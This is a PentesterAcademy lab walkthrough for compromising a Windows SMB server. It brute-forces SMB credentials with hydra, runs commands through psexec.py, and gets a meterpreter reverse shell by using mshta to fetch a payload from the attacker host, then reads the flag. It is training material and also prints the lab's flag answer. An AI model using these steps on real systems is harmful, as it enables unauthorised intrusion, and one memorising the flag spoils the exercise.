ATTACK DEFENSE

by PentesterAcademy


Name	Windows: SMB Server PSexec II
URL	https://attackdefense.com/challengedetails?cid=1961
Type	Windows Exploitation: Services

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the “target” file.


Command: cat /root/Desktop/target



```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.0.89
root@attackdefense:~# 
```

Step 2: Run an Nmap scan against the target IP.


Command: nmap 10.0.0.89



```
root@attackdefense:~# nmap 10.0.0.89
Starting Nmap 7.70 ( https://nmap.org ) at 2020-09-26 23:48 IST
Nmap scan report for ip-10-0-0-89.ap-southeast-1.compute.internal (10.0.0.89)
Host is up (0.0030s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 14.68 seconds
root@attackdefense:~# 
```

Step 3: We have discovered that multiple ports are open. The SMB port 445 is also exposed. We will run nmap script to list the supported protocols and dialects of a SMB server.


Command: nmap -p445 --script smb-protocols 10.0.0.89



```
root@attackdefense:~# nmap -p445 --script smb-protocols 10.0.0.89
Starting Nmap 7.70 ( https://nmap.org ) at 2020-09-26 23:58 IST
Nmap scan report for ip-10-0-0-89.ap-southeast-1.compute.internal (10.0.0.89)
Host is up (0.0029s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-protocols:
|   dialects:
|     2.02
|     2.10
|     3.00
|     3.02
|_    3.11

Nmap done: 1 IP address (1 host up) scanned in 18.50 seconds
root@attackdefense:~# 
```

Step 4: We will run a hydra tool to find all the valid users and their passwords.

Command:
hydra -L /usr/share/metasploit-framework/data/wordlists/common_users.txt -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt 10.0.0.89 smb2




```
root@attackdefense:~# hydra -L /usr/share/metasploit-framework/data/wordlists/common_users.txt -P /usr/share/met
asploit-framework/data/wordlists/unix_passwords.txt 10.0.0.89 smb2
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiz
ations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-09-26 23:48:23
[WARNING] Workgroup was not specified, using "WORKGROUP"
[DATA] max 16 tasks per 1 server, overall 16 tasks, 7063 login tries (l:7/p:1009), ~442 tries per task
[DATA] attacking smb2://10.0.0.89:445/
[445][smb2] host: 10.0.0.89   login: sysadmin   password: princess
[445][smb2] host: 10.0.0.89   login: demo   password: bubbles
[445][smb2] host: 10.0.0.89   login: auditor   password: spongebob
[445][smb2] host: 10.0.0.89   login: administrator   password: superman
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-09-26 23:48:30
root@attackdefense:~#
```


We have found four valid users and their passwords. We will use the impacket toolkit where we are going to use psexec.py script to compromise the target machine.

Step 5: Running windows commands on the target machine using psexec.py script.

Commands:
psexec.py administrator:superman@10.0.0.89
ipconfig



```
root@attackdefense:~# psexec.py administrator:superman@10.0.0.89
Impacket v0.9.22.dev1+20200924.183326.65cf657f - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.0.0.89.....
[*] Found writable share admin
[*] Uploading file qppXChtd.exe
[*] Opening SVCManager on 10.0.0.89.....
[*] Creating service GDPM on 10.0.0.89.....
[*] Starting service GDPM.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```



```
C:\Windows\system32>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : ap-southeast-1.compute.internal
   Link-local IPv6 Address . . . . . : fe80::1140:3ae3:9d4e:ab2c%4
   IPv4 Address. . . . . . . . . . . : 10.0.0.89
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.0.1

Tunnel adapter Reusable ISATAP Interface {90ABCE23-305A-4BDE-AA39-4FFDA7413134}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : ap-southeast-1.compute.internal

Tunnel adapter Local Area Connection* 3:
```


We have successfully exploited the target machine and gained cmd.exe shell.

Step 6: Running hta_server module to gain the meterpreter shell. Open another terminal and start msfconsole.

Commands:

```
msfconsole -q
use exploit/windows/misc/hta_server
exploit
```

"*This module hosts an HTML Application (HTA) that when opened will run a payload via Powershell..*"




```
msf5 > use exploit/windows/misc/hta_server
msf5 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.0.2:4444
[*] Using URL: http://0.0.0.0:8080/KPpYJ10IZfx.hta
[*] Local IP: http://10.10.0.2:8080/KPpYJ10IZfx.hta
[*] Server started.
msf5 exploit(windows/misc/hta_server) >
```

Copy the generated payload i.e “**http://10.10.0.2:8080/KPpYJ10IZfx.hta**” and paste it on the cmd.exe to gain the meterpreter shell.

Note: You need to execute below payload on the cmd.exe shell


Step 7: Gaining meterpreter shell.

Commands:
Payload**:** mshta.exe http://10.10.0.2:8080/KPpYJ10IZfx.hta
sessions
sessions -i 1




```
C:\Windows\system32>mshta.exe http://10.10.0.2:8080/3aTnmDn.ht

C:\Windows\system32>
```

We can expect a meterpreter shell.




```
msf5 > use exploit/windows/misc/hta_server
msf5 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.0.2:4444
[*] Using URL: http://0.0.0.0:8080/KPpYJ10IZfx.hta
[*] Local IP: http://10.10.0.2:8080/KPpYJ10IZfx.hta
[*] Server started.
msf5 exploit(windows/misc/hta_server) > [*] 10.0.0.89        hta_server - Delivering Payload
[*] Sending stage (180291 bytes) to 10.0.0.89
[*] Meterpreter session 1 opened (10.10.0.2:4444 -> 10.0.0.89:49693) at 2020-09-26 23:55:54 +0530
```



```
msf5 exploit(windows/misc/hta_server) > sessions

Active sessions
===============

  Id  Name  Type                     Information                           Connection
  --  ----  ----                     -----------                           ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ EC2AMAZ-408S766  10.10.0.2:4444
0.0.0.89)

msf5 exploit(windows/misc/hta_server) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > 
```

Step 8: Searching the flag.

Commands:
shell
cd /
dir
type flag.txt



```
meterpreter > shell
Process 2416 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd /
cd /

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3E75-72A0

 Directory of C:\

09/25/2020  06:41 AM    <DIR>          admin
09/25/2020  04:39 PM                32 flag.txt
02/23/2018  11:06 AM    <DIR>          PerfLogs
12/13/2017  09:00 PM    <DIR>          Program Files
09/25/2020  06:43 AM    <DIR>          Program Files (x86)
09/25/2020  06:42 AM    <DIR>          public
09/25/2020  06:15 AM    <DIR>          Users
09/25/2020  06:14 AM    <DIR>          Windows
09/25/2020  05:27 PM                 0 __output
               2 File(s)             32 bytes
               7 Dir(s)  15,583,141,888 bytes free

C:\>type flag.txt
type flag.txt
cce492688e30ea1eeaaa637df7e44eed
C:\>
```

This reveals the flag to us.

Flag: cce492688e30ea1eeaaa637df7e44eed

References

1. Impacket (https://github.com/SecureAuthCorp/impacket)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/windows/misc/hta_server)